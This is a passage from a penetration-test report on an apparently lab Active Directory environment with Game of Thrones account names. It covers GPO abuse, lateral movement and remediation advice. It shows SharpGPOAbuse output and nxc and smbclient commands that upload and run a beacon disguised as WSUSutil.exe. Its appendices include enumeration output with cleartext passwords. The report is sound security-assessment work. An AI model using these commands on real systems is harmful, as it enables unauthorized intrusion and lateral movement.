[+] Domain = north.sevenkingdoms.local
[+] Domain Controller = winterfell.north.sevenkingdoms.local
[+] Distinguished Name = CN=Policies,CN=System,DC=north,DC=sevenkingdoms,DC=local
[+] SID Value of arya.stark = S-1-5-21-1524145059-2815394278-854473291-1110
[+] GUID of "StarkWallpaper" is: {B4B4EF06-ABAE-469A-BE44-B86E00EFC226}
[+] Creating file \\north.sevenkingdoms.local\\SysVol\\north.sevenkingdoms.local\\Policies\\{B4B4EF06-ABAE-469A-BE44-B86E00EFC226}\\Machine\\Microsoft\\Windows NT\\SecEdit\\GptTmpl.inf
[+] versionNumber attribute changed successfully
[+] The version number in GPT.ini was increased successfully.
[+] The GPO was modified to include a new local admin. Wait for the GPO refresh cycle.
[+] Done!
```

With the GPO refreshed at next schedule the account arya.stark got local administrative right which meant the account could be used to deploy beacons on CASTELBLACK and move laterally over to WINTERFELL:

```
sudo nxc smb -u arya.stark -p redacted -d north.sevenkingdoms.local 10.3.10.22 -x C:\\shares\\all\\WSUSutil.exe

smbclient //10.3.10.11/all -U arya.stark
lcd /home/patricja/Git/Home-Grown-Red-Team/Harriet
put WSUSutil.exe WSUSutil.exe

sudo nxc smb -u arya.stark -p redacted -d north.sevenkingdoms.local 10.3.10.11 -x C:\\shares\\all\\WSUSutil.exe
```

6. <https://github.com/FSecureLABS/SharpGPOAbuse>

 73369120	10.3.10.22	10.3.10.22	arya.stark	CASTELBLACK	Windows 2019 ...	WSUSutil.exe	7032	1s	healthy
 1bf0838e	10.3.10.11	10.3.10.11	arya.stark	WINTERFELL	Windows 2019 ...	WSUSutil.exe	4584	0s	healthy

3.3.3 Dualforest access on three file servers

[The overall access gained so far can be found in Appendix]

Beacons on two machines and local administrator in NORTH and access to three file servers over two forests in total set the account up for a perfect position to start searching through files and directories of all accessible shares.

Assumption was made to find more cleartext passwords since two finds already. It stayed as an assumption only since further searching for credentials was put on hold due to reported unplanned downtime of the Excessive Needs Solutions AD environment.

The overall access gave a good foothold to start performing password spraying of user accounts as well.

4 Recommendations

Active Directory	Impact	Effort
Remove default/Secure credentials for, accounts with administrative rights	High	Low
Limit over-privileged Accounts	High	Medium
Enforce secure user habits and secure passwords	High	Low

Host and Network Hardening	Impact	Effort
Proper sanitisations of uploaded files on Web servers	Medium	Low
SMB security hardening	Medium	Low
Implement and improve network segmentation and secure AD trusts	High	Medium
Harden security and configuration of database	High	Low

4.1 Active Directory

4.1.1 Remove default/Secure credentials for, accounts with administrative rights

Impact	Effort
High	Low

Description

In the primary attack path default cleartext credentials were lingering in registry keys of the compromised Web server that made the start of the attack path.

Remedial Action

It's recommended to either remove default admin/service accounts or do a reconfiguration of them when an AD infrastructure is set in place. It can be practically wise to remove or lock down default admin accounts and set up new accounts with the correct assigned properties - Applying principle of least privilege and using multiple administrative accounts for separate tasks.

Machine accounts and service accounts that are not directly managed by a user should have completely random passwords of at least 64 characters, and that those passwords should be manually rotated regularly.

Important to mention that it must be ensured that WDigest is turned off so in case of breach if a password would be found that it would be gained as a hash instead of cleartext.

Further Information

Mitigate security issues of WDigest

<https://netwrix.com/en/resources/blog/wdigest-clear-text-passwords-stealing-more-than-a-hash/>

Example configuration of administrative AD accounts

<https://learn.microsoft.com/en-us/answers/questions/2196526/disabling-domain-administrator-account>

4.1.2 Limit over-privileged Accounts

Impact	Effort
High	Medium

Description

Multiple accounts were assigned privileged access in the AD environment. An attacker that is able to compromise a server where one of these accounts are used would be able to obtain credentials for the account and compromise the domain.⁷

Remedial Action

- Reduce the number of accounts with administrative account
- Company specific: Have follow up on the new SOP routine of limiting users of giving themselves privileges that are not of principal of least privilege
- Evaluate necessary permissions for a tasks to be performed, enforce least privilege necessary and use multiple administrative accounts for separate tasks.
- Implement secure administrative hosts⁸

Further Information

Microsoft:implementing-secure-administrative-hosts

<https://learn.microsoft.com/en-us/windows-server/identity/ad-ds/plan/security-best-practices/implementing-secure-administrative-hosts>

7. See appendix for an overview of administrative accounts

8. Microsoft:implementing-secure-administrative-hosts

4.1.3 Enforce secure user habits and secure passwords

Impact	Effort
High	Low

Description

A major part of the third attack path was possible due to bad user habits and failure to comply with the new company SOP. Cleartext passwords were stored as notes accessible for either guests or low privileged users.

The passwords found were insecure and easily guessable and brutable.

Remedial Action

- Clear the AD environment of the findings reported in this pentest
- Check the employee workstations and query about company or personal sensitive stored data
- Educate the staff to never store login credentials on available network shares, neither on their workstation and let this rule rule over all accounts.
-
- A strong password policy should be applied and enforced in Active Directory
- Set the minimum password length for Active Directory be 16-20 characters, with no specific complexity requirements
- That user passwords are forced to be changed at most once a year.
- That technical controls are implemented to hinder users from choosing known weak passwords

Further Information

IT@Cornell

<https://it.cornell.edu/security-and-policy/data-hygiene-best-practices> <https://it.cornell.edu/regulated-data-chart>

tuta.com

<https://tuta.com/blog/minimum-password-length>

nist.gov

<https://pages.nist.gov/800-63-4/sp800-63b.html>

4.2 Host and Network Hardening

4.2.1 Proper sanitisations of uploaded files on Web servers

Impact	Effort
Medium	Low

Description

A misconfiguration in the IIS Web server on 10.3.10.22 gave an attacker on the internal network initial access to the primary attack path. Judging on the server's simplicity it is assumed to be for internal purposes only without public net facing.

Remedial Action

- Consider disabling the IIS Web server altogether since SMB is already in use for file sharing internally
- Restrict upload based on file extensions and mime-types and to disable unwanted functions such as `exec()`, `system()` and `shell_exec()`

"Filesystem Permissions¶

Set the files permissions on the principle of least privilege.

Files should be stored in a way that ensures:

Allowed system users are the only ones capable of reading the files Required modes only are set for the file If execution is required, scanning the file before running it is required as a security best practice, to ensure that no macros or hidden scripts are available."⁹

Further Information

OWASP:File_Upload_Cheat_Sheet https://cheatsheetseries.owasp.org/cheatsheets/File_Upload_Cheat_Sheet.html

9. OWASP:File_Upload_Cheat_Sheet

4.2.2 SMB security hardening

Impact	Effort
Medium	Low

Description

An overweighing part of the foothold an attacker could get in the AD environment was due to having a permissive trust over both the network as well for the forest trust relationships. Once an attacker got credentials to an account it was easy to start lateral movement thanks to this.

Also the lack of SMB signing, even if not exploited during tests, opened a possibility to pass the hashes and spoof as other users when authenticating to services.

Remedial Action

- Update to latest protocol in use for SMB
- Enforce SMB signing to mitigate man-in-the-middle and pash the hash attacks: This can be accomplished by activating the Group Policy setting "Microsoft network server: Digitally sign communication (always)."
- Disallow guest authentication and logons to mitigate enumeration or unauthorised access to file servers

Further Information

<https://learn.microsoft.com/en-us/windows-server/storage/file-server/smb-security-hardening>

4.2.3 Implement and improve network segmentation and secure AD trusts

Impact	Effort
High	Medium

Description

Responsible for the impact of the attack paths leading to domain and forest spread compromises were the lack of network segmentation for critical systems in the environment.

The most impactful was file servers running on the same host for two of the three domain controllers that ensured an successful attack against file servers lead to a compromise of the domain controller as well.

Also noted was the trust link between the databases that also were on same subnet as everything else. The link alone ensured that a breach in one database lead to a data leak for the whole AD environment

Lack of segregation between low privileged accounts and high privileged accounts, creating logon session on same machines increased the impact when highjacking to running processes and on breach dumping LSASS and registry keys.

Remedial Action

- Separate file servers from domain controllers
- Remove trust link between databases
- Consider the solution of a single database on another subnet accessed via API and evaluate level of account permission necessary
- Only use high privileged accounts sessions on machines that require high privileged manual operations, use service accounts with principle of least privilege applied for all other high permissive tasks

Further Information

Admin By Request

<https://www.adminbyrequest.com/en/blogs/how-to-secure-with-a-privileged-access-workstation-paw>

Microsoft

<https://learn.microsoft.com/en-us/entra/identity/domain-services/concepts-forest-trust>

<https://learn.microsoft.com/en-us/windows-server/identity/ad-ds/plan/security-best-practices/best-practices-for-securing-active-directory>

4.2.4 Harden security and configuration of database

Impact	Effort
High	Low

Description

Misconfigurations in the MSSQL server let an attacker impersonate accounts to use forest links to access data across both of the databases and use built in sa account to escape the database and develop a system shell on endpoint.

This lead to a full compromise of the database as well as an unnecessary opening for lateral movement as shown in the secondary attack paths.

Remedial Action

- Assign roles and permit only the necessary privileges required for the tasks
- Implement Microsoft SQL extensions for hardened security
- Disable xp_cmdshell

Further Information

Microsoft

<https://learn.microsoft.com/en-us/defender-for-identity/deploy/active-directory-federation-services>

<https://learn.microsoft.com/en-us/defender-for-identity/deploy/install-sensor>

<https://learn.microsoft.com/en-us/sql/database-engine/configure-windows/xp-cmdshell-server-configuration-option?view=sql-server-ver17>

A APPENDIX – Testing Artefacts


Primary Attack Paths


Finds during the primary attack paths found that employees failed to adhere to the new SOP that Excessive Needs Solutions had implemented before the pentest. It was communicated that before the new standard operations, procedures that there was less control over when employees could request or give themselves administrative access in the environment. Even though the new SOP there still arouse some artifacts showing the old behaviour.

NORTH


One mention that it was possible for lateral movements not part of the attack paths conducted that let accounts with administrator or system privileges write and execute via psexec in the environment allowing jumping between domains once a beacon was deployed with system privileges. During testing this was locked down and hardened again before taking screenshots.

Same went for user accounts that added themselves to group Administrators to run tasks and then removing themselves again:





[During first period of the pentest]



[Second period of the pentest]

Secondary Attack Paths

Finds during the secondary attack paths found that employees failed to adhere to the new SOP that Excessive Needs Solutions had implemented before the pentest. Accounts with administrative privileges were seen with active RDP Explorer sessions on machines they should not be logged into.

ESSOS

	6b4666ea	10.3.10.23	10.3.10.23	khal.drogo	BRAAVOS	Windows 2019 ...	explorer.exe	9788	15s	healthy
	33cdae2	10.3.10.23	10.3.10.23	Administrator	BRAAVOS	Windows 2019 ...	Explorer.EXE	1336	15s	healthy
	66fd6a4e	10.3.10.23	10.3.10.23	localuser	BRAAVOS	Windows 2019 ...	Explorer.EXE	4248	15s	healthy
	4fd265c	10.3.10.23	10.3.10.23	daenerys.targa...	BRAAVOS	Windows 2019 ...	Explorer.EXE	7528	0s	healthy

[Showing administrative accounts with active RDP Explorer sessions on BRAAVOS that the attacker beacon hooked into giving attacker control]

Third Attack Paths

Failure to execute the command before the GPO Abuse in this step clarified that the administrative permissions of account `arya.stark` was reset/revoked:

```
sudo nxc smb -u arya.stark -p redacted -d north.sevenkingdoms.local 10.3.10.22 -x C:\\shares\\all\\WSUSutil.exe
```

After the GPO Abuse governing local administrative permissions the enumerated users + shares were:


```

SMB 10.3.10.12 445 MEEREEN krbtgt 2025-02-05 01:29:44 0 Key Distribution Center Service Account
SMB 10.3.10.10 445 KINGSLANDING Guest <never> 0 Built-in account for guest access to the computer/domain
SMB 10.3.10.11 445 WINTERFELL [+] north.sevenkingdoms.local\arya.stark:Needle (Pwn3d!)
SMB 10.3.10.12 445 MEEREEN DefaultAccount <never> 0 A user account managed by the system.
SMB 10.3.10.10 445 KINGSLANDING krbtgt 2025-02-05 01:29:31 0 Key Distribution Center Service Account
SMB 10.3.10.12 445 MEEREEN localuser 2025-02-04 21:34:10 0 LocalUser
SMB 10.3.10.10 445 KINGSLANDING localuser 2025-02-04 21:35:23 0 LocalUser
SMB 10.3.10.23 445 BRAAVOS [+] north.sevenkingdoms.local\arya.stark:Needle
SMB 10.3.10.12 445 MEEREEN daenerys.targaryen 2025-02-05 02:14:44 0 Darnerys Targaryen
SMB 10.3.10.10 445 KINGSLANDING tywin.lannister 2025-02-05 02:14:43 0 Tywin Lanister
SMB 10.3.10.12 445 MEEREEN viserys.targaryen 2025-10-23 17:19:49 0 Viserys Targaryen
SMB 10.3.10.10 445 KINGSLANDING jaime.lannister 2025-10-23 22:04:37 0 Jaime Lanister
SMB 10.3.10.11 445 WINTERFELL -Username- -Last PW Set- -BadPW- -Description-
SMB 10.3.10.12 445 MEEREEN khal.drogo 2025-10-23 03:31:43 0 Khal Drogo
SMB 10.3.10.11 445 WINTERFELL Administrator 2025-02-05 01:20:46 0 Built-in account for administering the computer/domain
SMB 10.3.10.10 445 KINGSLANDING cersei.lannister 2025-02-05 02:15:04 0 Cersei Lanister
SMB 10.3.10.12 445 MEEREEN jorah.mormont 2025-10-22 03:10:30 0 Jorah Mormont
SMB 10.3.10.11 445 WINTERFELL Guest <never> 0 Built-in account for guest access to the computer/domain
SMB 10.3.10.10 445 KINGSLANDING tyron.lannister 2025-10-24 12:32:35 0 Tyron Lanister
SMB 10.3.10.12 445 MEEREEN missandei 2025-02-05 02:15:21 0 missandei
SMB 10.3.10.11 445 WINTERFELL krbtgt 2025-02-05 01:46:53 0 Key Distribution Center Service Account
SMB 10.3.10.10 445 KINGSLANDING robert.baratheon 2025-02-05 02:15:24 0 Robert Lanister
SMB 10.3.10.22 445 CASTELBLACK [+] north.sevenkingdoms.local\arya.stark:Needle (Pwn3d!)
SMB 10.3.10.12 445 MEEREEN drogon 2025-02-05 02:15:31 0 drogon
SMB 10.3.10.11 445 WINTERFELL localuser 2025-02-05 00:56:40 0 LocalUser
SMB 10.3.10.10 445 KINGSLANDING joffrey.baratheon 2025-02-05 02:15:34 0 Joffrey Baratheon
SMB 10.3.10.12 445 MEEREEN sql_svc 2025-02-05 02:15:40 0 sql service
SMB 10.3.10.12 445 MEEREEN [*] Enumerated 12 local users: ESS05
SMB 10.3.10.11 445 WINTERFELL arya.stark 2025-02-05 02:14:43 0 Arya Stark
SMB 10.3.10.10 445 KINGSLANDING renly.baratheon 2025-02-05 02:15:44 0 Renly Baratheon
SMB 10.3.10.11 445 WINTERFELL eddard.stark 2025-02-05 02:14:54 0 Eddard Stark
SMB 10.3.10.10 445 KINGSLANDING stannis.baratheon 2025-02-05 02:15:53 0 Stannis Baratheon
SMB 10.3.10.22 445 CASTELBLACK -Username- -Last PW Set- -BadPW- -Description-
SMB 10.3.10.11 445 WINTERFELL catelyn.stark 2025-02-05 02:15:04 0 Catelyn Stark
SMB 10.3.10.10 445 KINGSLANDING petyer.baelish 2025-02-05 02:16:03 0 Petyer Baelish
SMB 10.3.10.22 445 CASTELBLACK Administrator 2025-02-05 01:20:48 0 Built-in account for administering the computer/domain
SMB 10.3.10.11 445 WINTERFELL robb.stark 2025-02-05 02:15:14 0 Robb Stark
SMB 10.3.10.10 445 KINGSLANDING lord.varys 2025-02-05 02:16:14 0 Lord Varys
SMB 10.3.10.22 445 CASTELBLACK DefaultAccount <never> 0 A user account managed by the system.
SMB 10.3.10.11 445 WINTERFELL sansa.stark 2025-02-05 02:15:24 0 Sansa Stark
SMB 10.3.10.10 445 KINGSLANDING maester.pycelle 2025-02-05 02:16:25 0 Maester Pycelle
SMB 10.3.10.22 445 CASTELBLACK Guest 2025-02-05 03:51:50 0 Built-in account for guest access to the computer/domain
SMB 10.3.10.10 445 KINGSLANDING [*] Enumerated 15 local users: SEVENKINGDOMS
SMB 10.3.10.11 445 WINTERFELL brandon.stark 2025-02-05 02:15:34 0 Brandon Stark
SMB 10.3.10.22 445 CASTELBLACK localuser 2025-02-05 00:56:38 0 LocalUser
SMB 10.3.10.11 445 WINTERFELL rickon.stark 2025-02-05 02:15:44 0 Rickon Stark
SMB 10.3.10.22 445 CASTELBLACK WDAGUtilityAccount 2025-01-31 06:44:28 0 A user account managed and used by the system for Windows Defender Appl
ward scenarios.
SMB 10.3.10.22 445 CASTELBLACK [*] Enumerated 5 local users: CASTELBLACK
SMB 10.3.10.11 445 WINTERFELL hodor 2025-02-05 02:15:53 0 Brainless Giant
SMB 10.3.10.11 445 WINTERFELL jon.snow 2025-02-05 02:16:03 0 Jon Snow
SMB 10.3.10.11 445 WINTERFELL samwell.tarly 2025-02-05 02:16:13 0 Samwell Tarly (Password : WINTERFELL)
SMB 10.3.10.11 445 WINTERFELL jeor.mormont 2025-02-05 02:16:23 0 Jeor Mormont
SMB 10.3.10.11 445 WINTERFELL sql_svc 2025-02-05 02:16:33 0 sql service
SMB 10.3.10.11 445 WINTERFELL swejob 2025-08-26 01:51:33 0
SMB 10.3.10.11 445 WINTERFELL jonas 2025-10-13 00:17:48 0
SMB 10.3.10.11 445 WINTERFELL kalle 2025-10-18 03:49:49 0
SMB 10.3.10.11 445 WINTERFELL kalle.B 2025-10-23 22:04:16 0
SMB 10.3.10.11 445 WINTERFELL john 2025-10-26 20:01:58 0
SMB 10.3.10.11 445 WINTERFELL [*] Enumerated 21 local users: NORTH
Running nxc against 14 targets 100% 0:00:00

```

```

SMB      10.3.10.23      445      BRAAVOS      [*] Enumerated shares
SMB      10.3.10.23      445      BRAAVOS      Share      Permissions      Remark
SMB      10.3.10.23      445      BRAAVOS      -----      -----      -----
SMB def_qop 10.3.10.23      445      BRAAVOS      ADMIN$      Remote Admin
SMB      10.3.10.23      445      BRAAVOS      all      READ,WRITE      Basic RW share for all
SMB      10.3.10.23      445      BRAAVOS      C$      Default share
SMB      10.3.10.23      445      BRAAVOS      CertEnroll      READ      Active Directory Certificate Services share
SMB      10.3.10.23      445      BRAAVOS      IPC$      READ      Remote IPC
SMB      10.3.10.23      445      BRAAVOS      public      READ,WRITE      Basic Read share for all domain users
SMB def_qop 10.3.10.11      445      WINTERFELL      [*] Enumerated shares
SMB      10.3.10.11      445      WINTERFELL      Share      Permissions      Remark
SMB      10.3.10.11      445      WINTERFELL      -----      -----      -----
SMB def_qop 10.3.10.11      445      WINTERFELL      ADMIN$      READ,WRITE      Remote Admin
SMB      10.3.10.11      445      WINTERFELL      C$      READ,WRITE      Default share
SMB      10.3.10.11      445      WINTERFELL      IPC$      READ      Remote IPC
SMB      10.3.10.11      445      WINTERFELL      NETLOGON      READ,WRITE      Logon server share
SMB      10.3.10.11      445      WINTERFELL      SYSVOL      READ,WRITE      Logon server share
SMB      10.3.10.22      445      CASTELBLACK      [*] Enumerated shares
SMB      10.3.10.22      445      CASTELBLACK      Share      Permissions      Remark
SMB      10.3.10.22      445      CASTELBLACK      -----      -----      -----
SMB      10.3.10.22      445      CASTELBLACK      ADMIN$      READ,WRITE      Remote Admin
SMB      10.3.10.22      445      CASTELBLACK      all      READ,WRITE      Basic RW share for all
SMB      10.3.10.22      445      CASTELBLACK      C$      READ,WRITE      Default share
SMB      10.3.10.22      445      CASTELBLACK      IPC$      READ      Remote IPC
SMB      10.3.10.22      445      CASTELBLACK      public      READ,WRITE      Basic Read share for all domain users

```


B APPENDIX – NDA

Non-Disclosure Statement

This report is the sole property of Excessive Needs Solutions. All information obtained during the testing process is deemed privileged information and not for public dissemination. Professor Oats Consulting Consulting pledges its commitment that this information will remain strictly confidential. It will not be discussed or disclosed to any third party without the express written consent of Excessive Needs Solutions. Professor Oats Consulting strives to maintain the highest level of ethical standards in its business practice.

Non-Disclosure Agreement

Professor Oats Consulting and Excessive Needs Solutions have signed an NDA.

Disclaimer

This report is not meant as an exhaustive analysis of the level of security now present on the tested hosts, and the data shown here should not be used alone to judge the security of any computer system. Some scans were performed automatically and may not reveal all the possible security holes present in the system. Some vulnerabilities that were found may be 'false positives', although reasonable attempts have been made to minimize that possibility. In accordance with the terms and conditions of the original quotation, in no event shall WProfessor Oats Consulting or its employees or representatives be liable for any damages whatsoever including direct, indirect, incidental, consequential loss, or other damages.

C APPENDIX – Project Team

Assessment Team

Lead Consultant	Patricja
Additional Consultants	Professor Oats

Quality Assurance

QA Consultants	NoLan Bytes
	Indica Boxman

Project Management

Delivery Manager	Safeon Route
Account Director	Countess Dictoria